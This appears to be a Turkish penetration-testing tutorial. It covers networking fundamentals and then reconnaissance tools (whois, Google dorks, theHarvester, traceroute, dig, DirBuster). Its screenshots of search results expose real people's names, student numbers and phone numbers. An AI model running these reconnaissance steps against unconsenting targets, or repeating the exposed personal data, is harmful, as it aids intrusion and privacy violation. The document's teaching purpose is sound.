
Veri iletişimi bitince bilgisayarlardan herhangi biri diğerine TCP kapatma mesajı yollar. Diğer bilgisayar, kapatmayı teyid etme paketi ve kapatma isteği yollar. Son olarak, diğer bilgisayar da kapatma teyidini yollar ve bağlantı kapatılmış olur.

Bu işlemin adımları tam olarak şöyledir:

- A bilgisayarı B bilgisayarına bağlantıyı sonlandırmak istediğine dair TCP **FIN** mesajı yollar.
- B bilgisayarı A bilgisayarına bağlantı sonlandırma isteğini aldığına dair TCP **ACK** mesajı yollar.
- B bilgisayarı A bilgisayarına bağlantıyı sonlandırmak istediğine dair TCP **FIN** mesajı yollar.
- A bilgisayarı B bilgisayarına bağlantı sonlandırma isteğini aldığına dair TCP **ACK** mesajı yollar.

Bu işlemlerin sonunda TCP bağlantısı sonlandırılmış olur. Buna **4 zamanlı el sıkışma** denir

Temel Network Bilgisi | OSI vs TCP/IP



Temel Network Bilgisi | OSI vs TCP/IP

Temelde iki modelde haberleşmeyi karmaşık bir iş olarak görüp alt görevlere ve katmanlara ayırmaktadır. Her katmanda çalışan protokoller ve prosedürler vardır.

Bu OSI modelinde çok net bir şekilde ayrılmıştır. Her katmanda çalışan protokol bellidir.

TCP/IP de ise daha rahattır kesin çizgilerle belirlenmemiştir. Bunun için OSI ile çalışmak daha verimlidir. Aralarında ki en önemli fark bu denilebilir.

Temel Network Bilgisi | NETWORK PROTOKOLLERİ

Burada çok kullanılan Network Protokollerine değineceğiz TCP/IP ve OSI de önceki sayfalarda kullanılan protokolleri görebilirsiniz.Şimdi bunlara tek tek değineceğiz.

Temel Network Bilgisi | NETWORK PROTOKOLLERİ

TCP (Transmission Control Protocol)

- TCP yani Gönderim Kontrol Protokolü , IP üzerinden ulaşma garantili ve herhangi bir boyda veri gönderilmesine imkân tanıyan bir protokoldür. UDP'den farklı olarak, TCP'de iki cihazın iletişim kurabilmesi için önce birbirlerine bağlanmaları gerekmektedir.

UDP (User Datagram Protocol)

- UDP yani Kullanıcı Veri Protokolü , IP üzerinden veri yollamaya yarar. Verilerin ulaşacağını garanti etmez ve UDP paketlerinin maksimum boy sınırları vardır. Öte yandan, UDP son derece basit ve bağlantı gerektirmeyen bir protokoldür.

Temel Network Bilgisi | NETWORK PROTOKOLLERİ

DHCP (Dynamic Host Configuration Protocol)

- DHCP yani Dinamik Cihaz Ayar Protokolü bir TCP/IP ağına bağlanan bir cihaza otomatik olarak IP adresi, ağ maskesi, ağ geçidi ve DNS sunucusu atanmasına yarar.

DNS (Domain Name System)

- DNS yani Alan Adı Sistemi alan adı verilen isimler mesela www.gurelahmet.com ile IP adreslerini birbirine bağlayan sistemdir. Paylaştırılmış bir veritabanı olarak çalışır. UDP veya TCP üzerinden çalışabilir.

Temel Network Bilgisi | NETWORK PROTOKOLLERİ

HTTP (HyperText Transfer Protocol)

- HTTP yani HiperMetin Yollama Protokolü ilk başta HTML sayfaları yollamak için yazılmış olan bir protokol olup günümüzde her türlü verinin gönderimi için kullanılır. TCP üzerinden çalışır.

NOT: HTTP Metodları ve HTTP Durum kodları Güvenlik için önemlidir.

Metodlar: Get,Head,Put,Post,Trace,Delete,Connection,Options

Durum Kod: **1xx** :Bilgi **2xx** Başarı **3xx** :Yönlendirme **4xx** :Tarayıcı Hatası **5xx** : Sunucu Hatası

HTTPS (Secure HTTP)

- HTTPS yani Güvenli HTTP , HTTP'nin RSA şifrelemesi ile güçlendirilmiş halidir. TCP üzerinden çalışır.

Temel Network Bilgisi | NETWORK PROTOKOLLERİ

POP3 (Post Office Protocol 3)

- POP3 yani Postahane Protokolü 3 e-posta almak için kullanılan bir protokoldür. TCP üzerinden çalışır.

SMTP (Simple Mail Transfer Protocol)

- SMTP yani Basit Mektup Gönderme Protokolü e-posta göndermek için kullanılır. TCP üzerinden çalışır.

FTP (File Transfer Protocol)

- FTP yani Dosya Gönderme Protokolü dosya göndermek ve almak için kullanılır. HTTP'den değişik olarak kullanıcının illa ki sisteme giriş yapmasını gerektirir. Veri ve komut alış verişi için iki ayrı port kullanır. TCP üzerinden çalışır.

Temel Network Bilgisi | NETWORK PROTOKOLLERİ

ARP (Address Resolution Protocol)

- ARP yani Adres Çözümleme Protokolü bir IP adresinin hangi ağ kartına (yani MAC adresine) ait olduğunu bulmaya yarar.

ICMP (Internet Control Message Protocol)

- ICMP yani Internet Yönetim Mesajlaşması Protokolü, hata ve türlü bilgi mesajlarını ileten protokoldür. Örneğin, ping programı ICMP'yi kullanır.

Telnet,

- İnternet ağı üzerindeki çok kullanıcılı bir makineye uzaktaki başka bir makineden bağlanmak için geliştirilen bir TCP/IP protokolü ve bu işi yapan programlara verilen genel isimdir.

Temel Network Bilgisi | NETWORK PROTOKOLLERİ

RIP (Router Information Protocol)

- RIP yani Router Bilgi Protokolü router'ların yönlendirme tablolarını otomatik olarak üretebilmesi için yaratılmıştır.

OSPF (Open Shortest Path First)

- OSPF yani İlk Açık Yöne Öncelik aynı RIP gibi router'ların yönlendirme tablolarını otomatik olarak üretebilmesine yarar. OSPF, RIP'ten daha gelişmiş bir protokoldür.

SSH (Secure Shell)

- SSH güvenli veri iletimi için kriptografik ağ protokolüdür

Temel Network Bilgisi | ÖNEMLİ PORTLAR

- **Port:** Donanımsal ve Sanal olarak ikiye ayrılıyor.Temelde bilgisayar ile dış aygıtlar arasında iletişimi sağlayan veri yoludur.Sistem üzerinde çalışan internet ile haberleşen her sistem sanal bir port kullanır.Önemli port numaralarına ve servislerine değineceğiz bunlardan zaafiyet barındıranlar üzerinden bir sisteme sızabilirsiniz.Lab kısmında bu senaryoyu inceleyeceğiz.
- Port numaraları 0 ile 65535 arasında değişen numaralar olabilir.

Temel Network Bilgisi | ÖNEMLİ PORTLAR

- 21 FTP
- 22 SSH
- 23 TELNET
- 25 SMTP
- 53 DNS
- 80 HTTP
- 110 POP3
- 115 SFTP
- 135 RPC
- 143 IMAP
- 194 IRC
- 443 SSL
- 445 SMB
- 1433 MSSQL
- 3306 MYSQL
- 3389 Remote Desktop

Temel Network Bilgisi | IP ADRESLEME

- Şuan etkin olarak IPv4 kullanılmakta ve IPv6 ya geçilmektedir.(IPv4 : Internet Protocol Version 4, IPv6: Internet Protocol Version 6 demektir.)
- Bu geçiş IPv4 un IP adres aralığının çoğunun kullanılması ve ilerleyen yıllarda yetmeyeceğinden dolayı IPv6 ya geçilmektedir.Bu süreç gerek uyumluluk sorunlarından gerek maliyet gerekse güvenlik nedenlerinden dolayı çok yavaş ilerlemektedir.

Temel Network Bilgisi | IP ADRESLEME

IPv4 Adresleme:

32 bittir.2 üzeri 32 den 4 milyardan fazla ip adresi ile adresleme yapmaktadır.

IPv4 ip adresi 4 oktetten oluşur ve her bir oktet 8 bitten oluşmaktadır.

Temel Network Bilgisi | IP ADRESLEME

IPv4 Adresleme:

An IPv4 address (dotted-decimal notation)

172 . 16 . 254 . 1



10101100 . 00010000 . 11111110 . 00000001



One byte = Eight bits



Thirty-two bits (4 x 8), or 4 bytes

Temel Network Bilgisi | IP ADRESLEME

IPv4 Adres Sınıfları:

A sınıfı adresler : 1-126

B sınıfı adresler : 128-191

C sınıfı adresler : 192-223

D sınıfı adresler : 224-239

E sınıfı adresler : 240-254

NOT: Bunların dışında özel IPv4 aralıkları mevcuttur.

Temel Network Bilgisi | IP ADRESLEME

IP Sınıfı	İlk Bölüm Aralığı	Ağ Sayısı	Her Ağdaki IP Sayısı	Örnek IP
A	1 - 126	126	16.777.214	111.192.110.1
B	128 - 191	16.384	65.534	131.192.110.1
C	192 - 223	2.097.152	254	194.192.110.1



Temel Network Bilgisi | IP ADRESLEME

IPv4 Özel IP aralıkları:

1) Localhost

127.0.0.0/8 => 127.0.0.0-127.255.255.255

2) Yerel Bağlantı Adresleme (Link-Local Addressing)

169.254.0.0/16

3) Özel IP Adresleri

10.0.0.0-10.255.255.255

172.16.0.0-172.31.255.255

192.168.0.0-192.168.255.255 **Not:** Bu IP ler dışarıya **NAT** ile çıkar.

Temel Network Bilgisi | IPv4 vs IPv6

Özellik	IPv4	IPv6
Kaynak ve Hedef Adresleri	32 bit (4 Byte)	128 bit (16 Byte)
IPSec Desteđi	Opsiyonel	Zorunlu
Adres Çözümleme Protokolü	ARP, Broadcast kullanarak istekleri link-layer adresine çözümler.	ARP istek frame'leri, multicast Neighbor Solicitation mesajları ile deđişir.
IGMP	Lokal subnet grup üyeliklerini yönetir.	IGMP, MLD mesajları ile deđişmiştir.
ICMP Router Discovery	Default Gateway'in IP adresini tespit eder.	ICMP Router Solicitation ve Router Advertisement mesajları ile deđişmiştir.
Broadcast Adresleri	Subnet üzerindeki tüm düğümlere trafiđi yollar.	IPv6 broadcast adresinin yerine tüm düğümlerde bir link-local scope ile multicast adresi kullanır.
Ayarlar	Manuel veya DHCP ile ayarlanır.	Manuel veya DHCP ile ayarlamak zorunlu deđildir.
Kaynak Kayıtlar	DNS içinde A kaynak kaydı kullanarak bir IPv4 adresine atama yapılır.	DNS içinde AAAA kaynak kaydı kullanarak bir IPv6 adresine atama yapılır.

Temel Network Bilgisi | NETWORK CİHAZLARI

- Buraya kadar bir networkun haberleşmesi için gerekli modelleri,servisleri protokolleri yazılımları inceledik.
- Bir networkun kurulması çalışması ve yönetilmesi için bazı donanımlar network cihazları mevcuttur.Şimdi onlara göz atacağız.

Temel Network Bilgisi | NETWORK CİHAZLARI

Hub (Göbek)

Hub aslında içerisinde tüm portları birbirine bağlayan kablolardan oluşmuş bir cihazdır ve kablolardan taşınan bilgiyi anlama kapasitesine sahip değildir. Aptal bir cihazdır. Yalnızca bir porttan gelen paketleri diğer bütün portlara yayın (broadcast) şeklinde iletir. Bu yüzden fiziksel katmana dahildir.



Temel Network Bilgisi | NETWORK CİHAZLARI

Switch (Network Anahtarı)


Switch bilgisayarların ve diğer ağ öğelerinin birbirlerine bağlanmasına olanak veren ağ donanımlarından biridir. OSI modelinin 2. katmanında ve yeni dağıtıcılar IP routing yapabildiği için 3. katmanda da çalışır. Hubdan farklı olarak gelen paketin içeriğini anlayabilir ona göre anahtarlama yapar.



Temel Network Bilgisi | NETWORK CİHAZLARI

Bridge (Köprü)

İki TCP/IP ağını birbirine bağlayan bir donanımdır. İki veya daha fazla aynı protokolü kullanan ağları bağlamak için kullanılan bir cihazdır. Bağlama işlemi, iki ağdaki her mesajı birbirine tekrarlanarak sağlar.



Temel Network Bilgisi | NETWORK CİHAZLARI

Router (Yönlendirici)

Gelen ağ paketlerini incelemek ve buna göre istemci bilgisayarlara gönderilmesini sağlamaktadır. bu paketlerin en sağlıklı ve hızlı şekilde portlardan geçmesini sağlamaktadır.



Temel Network Bilgisi | NETWORK CİHAZLARI

Firewall (Güvenlik Duvarı)

Güvenlik duvarı bir kural kümesi temelinde ağa gelen giden paket trafiğini kontrol eden donanım tabanlı ağ güvenliği sistemidir. Birçok farklı filtreleme özelliği ile bilgisayar ve ağın gelen ve giden paketler olmak üzere İnternet trafiğini kontrol altında tutar.



Temel Network Bilgisi | NETWORK CİHAZLARI

Access Point (Eriřim Noktası)

Access point cihazların asıl görevleri sinyal güçlendirmek, erişim noktası oluşturmak ve sinyalleri kablosuz olarak iletmektir. Access pointlerde bulunan router özelliđi ile dilermeniz kablolu olarak başka bilgisayarlar da internet bağlantısı veya ađ bağlantısı sağlayabilirsiniz.



Temel Network Bilgisi | NETWORK CİHAZLARI

Modem

Modem, bilgisayarların genel ağı bağlantısını sağlayan ve bir bilgisayarı uzak yerlerdeki bilgisayarlara bağlayan aygıttır. Modem, verileri ses sinyallerine ses sinyallerini verilere dönüştürerek verileri taşır. Geniş ağ kurmak için mutlaka bulunması gereken ağ elemanıdır.



Temel Network Bilgisi

İsteyenler Cisco CCNA Eğitim Video setini izleyerek detaylı sağlam bir network temeli atabilirler :

https://www.youtube.com/playlist?list=PLQMq5dvivt0VeodeBs_cOhPQC_ZHoG2Ap yada sağlam bir Network Kaynağı olan CCNA sınav dökümanını okuyabilirsiniz :

<https://drive.google.com/viewerng/viewer?url=http://alikoer.name.tr/ccna.hayrullah.kolukisaoglu.pdf> ikiside güzel ve faydalı kaynaklardır.

Aktif ve Pasif Bilgi Toplama

Güvenlik Test Adımları

- Bilgi Toplama
- Ağ Haritalama
- Zayıflık Tarama süreci
- Penetrasyon(Sızma) Süreci
- Erişim elde etme
- Hak Yükseltme
- Detaylı Araştırma
- Erişimlerin Korunması
- Raporlama

Aktif ve Pasif Bilgi Toplama

Görüldüğü üzere sızma testlerin ilk adımı hedef sistem hakkında bilgi toplamaktır.

Bu adım aktif ve pasif toplama olarak ikiye ayrılır.

Şimdi bu bilgi toplama yöntemlerini ve toollarını beraber inceleyeceğiz.

Bilgi Toplama | Pasif Bilgi Toplama

1-whois Bilgileri

Bir sitenin whois bilgileri ile kime ait olduđu adres,mail,telefon hosting firması gibi bir çok bilgi edinebiliriz.Bunu <https://who.is/> gibi bir çok online siteden ve linux'a terminale **whois siteadi** şeklinde yazarak whois bilgilerini öğrenebiliriz.

Bilgi Toplama | Pasif Bilgi Toplama

who.is		Search for domains or IP addresses...	q	Premium D
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited			
Important Dates				
Expires On	2017-05-13			
Registered On	2014-05-13			
Updated On	2016-06-29			
Name Servers				
ns1.webadam.com			109.232.220.199	
ns2.webadam.com			109.232.221.199	
Registrar Data				
Registrant Contact Information:				
Name	Ahmet Gurel			
Organization	N/A			
Address	Isparta			
City	Isparta			
State / Province	Istanbul			
Postal Code	80650			
Country	TR			
Phone	+90.05456744070			
Email	ahnet5794@gmail.com			
Administrative Contact Information:				
Name	Ahmet Gurel			
Organization	N/A			

<https://who.is/> sitesinde www.gurelahmet.com Sorgulaması

Bilgi Toplama | Pasif Bilgi Toplama

whois Komutu Kullanımı

```
root@kali: ~/Desktop
root@kali: ~/Desktop
[root:~/Desktop]# whois gurelahmet.com

Whois Server Version 2.0
Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

Domain Name: GURELAHMET.COM
Registrar: AEROTEK BILISIM SANAYI VE TICARET AS
Sponsoring Registrar IANA ID: 1534
Whois Server: whois.aerotek.com.tr
Referral URL: http://www.aerotek.com.tr
Name Server: NS1.WEBADAM.COM
Name Server: NS2.WEBADAM.COM
Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Updated Date: 29-apr-2016
Creation Date: 13-may-2014
Expiration Date: 13-may-2017

>>> Last update of whois database: Mon, 11 Jul 2016 12:15:55 GMT <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
```

Bilgi Toplama | Pasif Bilgi Toplama

2-Arsiv Siteleri:

www.archive.org adresinde sitelerin belli dönemlerdeki kaydedilmiş halleri bulunmaktadır. Buradan hedef site hakkında yıllar öne olup şuan yayında bulunmayan bilgilere erişebilirsiniz.

<https://www.shodan.io/> ya göz atmayı unutmayın :)

Bilgi Toplama | Pasif Bilgi Toplama



http://gurelahmet.com

BROWSE HISTORY

<http://gurelahmet.com>

Saved **16 times** between **Mayıs 17, 2014** and **Mart 15, 2016**.

PLEASE DONATE TODAY. Your generosity preserves knowledge for future generations. Thank you.



Bilgi Toplama | Pasif Bilgi Toplama

3-Arama Motorları:

Arama motorlarının indexlediği çok değerli bilgiler bulunmakta ve Google Hacking dediğimiz ileri arama metodları bulunmakta bazı şifreler ve açıklıkları bulunan google dorkları mevcut bunun dışında bilgi toplamak içinde Google Hacking parametreleri vardır.

Ahmet Gürel site:sdu.edu.tr ext:pdf numrange:00000000000-99999999999

Yukarıdaki arama hedef odaklı bir arama sdu.edu.tr sitesinde pdf türündeki dosyalarda 00000000000-99999999999 sayı aralığı ve Ahmet Gürel geçen dosyaları getirecek.

Bilgi Toplama | Pasif Bilgi Toplama

Google

Ahmet Gürel site:sdu.edu.tr ext:pdf numrange:00000000000-99999999



Tümü

Haberler

Videoalar

Görseller

Haritalar

Daha fazla ▾

Arama araçları

Yaklaşık 42 sonuç bulundu (0,67 saniye)

[PDF] 2015-2016 Akademik Yılı Erasmus+ İngilizce Dil Sınavı Sonuçları

erasmus.sdu.edu.tr/.../2015-2016-erasmus-ingilizce-dil-sinavi-sonuclari-02032015.pdf ▾

88. 1140203003 HÜLYA TEK. İngilizce. 86. 0911601107 MERVE AKDENİZ ... 74. 1211601046 HATİCE BEYZA ADANIR. İngilizce. 74. 1212802022 HİLAL SALCAN ... 74. 2015-2016 Akademik Yılı Erasmus+ İngilizce Dil Sınavı Sonuçları ... 62. 1311008030 DAMLA NUR GENÇ. İngilizce. 62. 1322705006 ELÇİM ÇAKMAK.

[PDF] Adı Öğrenci No Bölüm/Program Sınav Yeri

erasmus.sdu.edu.tr/.../24-02-2014-erasmus-dil-sinav-salonlari-ve-yerlesim-plani-1802... ▾

1211001104. İnşaat Mühendisliği ... 1111014036. Makine Mühendisliği ... 0911403105 ... Ahmed Mohammed Bedu ... Ahmet Atanur COŞKUN ... Ahmet Emre ÇETİNTÜRK ... Ahmet Gürel 05063098910 Fen Edebiyat Fakültesi - 161.

[PDF] 24.02.2016 tarihinde yapılan Erasmus Dil Sınav Sonucu

erasmus.sdu.edu.tr/assets/uploads/sites/280/.../ingilizce-dil-sonuc-2016-01032016.pdf ▾

24 Şub 2016 - ĞNGĖĖĖZCE. 80. 1512802026 ahmet erol. ĞNGĖĖĖZCE. 78 ... 74. 1512802012 Zeynep Yavuz. ĞNGĖĖĖZCE. 74. 24.02.2016 ... 0330138513 Gülistan Boylu ... ĞNGĖĖĖZCE. 62. 1311011037 gizem nur temir. ĞNGĖĖĖZCE. 62 46. 1514905028 esra KAYA. ĞNGĖĖĖZCE. 46. 1312001021 Fatma Gül

[PDF] Adı Soyadı Öğrenci No Sınav Salonu ABDISHAKUR OSMAN DAHIR

erasmus.sdu.edu.tr/assets/uploads/sites/280/files/yerlestirme-18022015.pdf ▾

18 Şub 2015 - Ahmet. Gürel. 1221012006 Ertokuşbey Derslikleri AMFİ I. Ahmet ... 091006007 ... gürel. 1222702016 Ertokuşbey Derslikleri AMFİ II atakan uğur kinay ... 0921003015 Ertokuşbey Derslikleri AMFİ III ... 05364994293 Ertokuşbey Derslikleri A 103 ... 1330201144 Ertokuşbey Derslikleri A 209 ... Page 32 ...

[PDF] 2015_2 Dönem 2209-A Desteklenenler.xlsx

https://w3.sdu.edu.tr/SDU_Files/Files/2015_2_donem_2209-a_desteklenenler.pdf ▾

Ahmet Gürel | www.gurelahmet.com

Bilgi Toplama | Pasif Bilgi Toplama

intitle,inurl gibi bir birinden farklı duruma göre parametreler mevcuttur.

Google Hacking Database (GHDB) :

<https://www.exploit-db.com/google-hacking-database/> adresinden güncel açıklıkları indexleyen google dorklarına ulaşabilirsiniz.

Bing arama motoruna ip:ip adresini yazarak o ip adresindeki tüm siteleri görebilirsiniz.

Bilgi Toplama | Pasif Bilgi Toplama

4-Sosyal Paylaşım Siteleri

Facebook, Twitter, LinkedIn, Instagram, Google Plus ve pipl.com gibi sitelerden arama yaparak hedefler hakkında detaylı bilgi toplanabilir.

5-Blog ,Forum ve Teknik Siteler

Github, Reddit, Stack Overflow ve Pastebin gibi siteler detaylı incelenerek hedef hakkında bilgiler toplayabiliriz.

Bilgi Toplama | Pasif Bilgi Toplama

Online olarak hedeflerin yıllara göre işletim sistemlerinin tesbit edilmesi için;

www.netcraft.com

Her türlü bilginin bulunduğu harika bir bilgi toplama online aracı(DNS durumunu grafik olarak verir):

www.robtext.com

Online bilgi toplama araçları :

<http://www.dirk-loss.de/onlinetools.htm>

Bilgi Toplama | Aktif Bilgi Toplama

1-theharvester ile Mail ve Subdomain Tespiti

Kalının içinde bulunan ve terminale theharvester yazıp gerekli parametreler ile bunları tespit etmek mümkün örnek kullanımına bakmak gerekirse:

```
theharvester -d gurelahmet.com -l 200 -b google
```

-d : Hedef sistemin adı girmemizi sağlayan parametre

-l : Arama yapılacak liste sayısı 200,500,1000 gibi

-b: Arama yapılacak arama motoru google,bing yada all gibi seçenekler mevcut

Bilgi Toplama | Aktif Bilgi Toplama

```
[root:~/Desktop]# theharvester -d gurelahmet.com -l 200 -b google
*****
*
* TheHarvester Ver. 2.6
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*****

[-] Searching in Google:
    Searching 0 results...
    Searching 100 results...
    Searching 200 results...

[+] Emails found:
-----
info@gurelahmet.com
ahmet@gurelahmet.com

[+] Hosts found in search engines:
-----
[-] Resolving hostnames IPs...
109.232.220.231:www.gurelahmet.com
[root:~/Desktop]#
```

Bilgi Toplama | Aktif Bilgi Toplama

2-traceroute Kullanımı

Traceroute bir paketin istediği adrese gidene kadar hangi hostlar ve yönlendirmelerden geçtiğini gösteren programdır. Yine kali linux içinde kurulu olarak gelmektedir. Terminalden konsol ile kullanılabilir.

```
/usr/bin/gcc /usr/sbin/traceroute gurelahmet.com
[root:~/Desktop]# traceroute gurelahmet.com
traceroute to gurelahmet.com (109.232.220.231), 30 hops max, 60 byte packets
 1  192.168.237.2 (192.168.237.2)  0.063 ms  0.042 ms  0.047 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
```

Bilgi Toplama | Aktif Bilgi Toplama

3-Nslookup Kullanımı

DNS sorgulaması yapmamızı sağlayan güzel bir araçtır.

```
root@kali: ~/Desktop
[root:~/Desktop]# nslookup gurelahmet.com
Server:          192.168.237.2
Address:         192.168.237.2#53
Non-authoritative answer:
Name:   gurelahmet.com
Address: 109.232.220.231

[root:~/Desktop]#
```

```
Host: kali      Uptime: 0h 29m 21s
CPU
MHz: 2295      Load: 0.40, 0.17, 0.11
Tasks: 2 / 134  CPU0: 3% CPU1: 1%
PROCESSLIST
NAME          PID    CPU    MEM
Xorg          869    2.53   2.4
/usr/bin/termin 1470   1.01   2.7
conky         1451   0.51   0.3
kworker/0:0   3621   0.00   0.1
kworker/0:1   3157   0.00   0.3
```

Bilgi Toplama | Aktif Bilgi Toplama

4- dig (Domain Information Groper) Kullanımı

dig de detaylı DNS sorgulaması yapan gelişmiş bir araçtır.Kalinin içinde diğer bir çok tool gibi kurulu halde gelmektedir.Nslookup la aynı işi yapmaktadır biraz daha gelişmiştir.

Bilgi Toplama | Aktif Bilgi Toplama

```
root@kali: ~/Desktop
[root:~/Desktop]# dig gurelahmet.com

; <<>> DiG 9.9.5-9+deb8u5-Debian <<>> gurelahmet.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34454
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; MBZ: 0005 , udp: 4096
;; QUESTION SECTION:
;gurelahmet.com.                IN      A

;; ANSWER SECTION:
gurelahmet.com.                5       IN      A      109.232.220.231

;; AUTHORITY SECTION:
gurelahmet.com.                5       IN      NS     ns2.webadam.com.
gurelahmet.com.                5       IN      NS     ns1.webadam.com.

;; ADDITIONAL SECTION:
ns1.webadam.com.               5       IN      A      109.232.220.199
ns2.webadam.com.               5       IN      A      109.232.221.199

;; Query time: 84 msec
;; SERVER: 192.168.237.2#53(192.168.237.2)
;; WHEN: Thu Jul 21 08:02:41 EDT 2016
;; MSG SIZE rcvd: 135

[root:~/Desktop]#
```

Bilgi Toplama | Aktif Bilgi Toplama

5-dirbuster Kullanımı

dirbuster hedef bir websitenin alt dizinlerini bulmak için kullanılan gelişmiş güzel bir araçtır.Kalide kurulu olarak gelmekte terminale dirbuster yazdığımız programın GUI si bulunmakta ve o açılmakta.Bir **wordlist** belirterek aradığınız dizinlere ve daha fazlasına ulaşabilirsiniz.

Bilgi Toplama | Aktif Bilgi Toplama

The screenshot displays a Kali Linux desktop environment. In the foreground, the OWASP DirBuster 1.0-RC1 application window is open, showing the following configuration:

- Target URL:** `http://muhtesemyemektarifleri.com:80/`
- Work Method:** Auto Switch (HEAD and GET)
- Number Of Threads:** 10 Threads
- Select scanning type:** List based brute force
- File with list of dirs/files:** `/root/Desktop/wordlist`
- Char set:** `a-zA-Z0-9%20_`
- Min length:** 1, **Max Length:** 8
- Select starting options:** Standard start point
- Brute Force Dirs, Be Recursive, **Dir to start with:** `/`
- Brute Force Files, Use Blank Extension, **File extension:** `php`
- URL to fuzz:** `/?test.html?url={dir}.asp`

The background shows a terminal window with the command `dirbuster` and a system monitoring dashboard on the right side of the desktop. The dashboard displays the following system information:

- SYSTEM:** Host: kali, Uptime: 0h 33m 38s
- CPU:** MHz: 2295, Load: 0.28, 0.15, 0.18, Tasks: 2 / 136, CPU0: 1%, CPU1: 1%
- PROCESSES:**

NAME	PID	CPU	MEM
Xorg	845	1.01	3.87
conky	1466	0.51	0.35
vmtoolsd	1282	0.51	1.39
nm-applet	1278	0.51	1.57
java	5185	0.00	3.93
- MEMORY & SWAP:** RAM: 22%, Swap: 0%
- FILESYSTEM:** root: 42% free, 11.9GiB / 28.2GiB
- LAN eth0 (192.168.237.128):** Down: 0B, Up: 0B, Downloaded: 63.7MiB, Uploaded: 2.02MiB
- Wi-Fi (No Address):** Down: 0B, Up: 0B, Downloaded: 0B, Uploaded: 0B
- CONNECTIONS:** Inbound: 0, Outbound: 0, Total: 0

Bilgi Toplama | Aktif Bilgi Toplama

Terminal Output:

```
[root:~/Desktop]# dirbuster
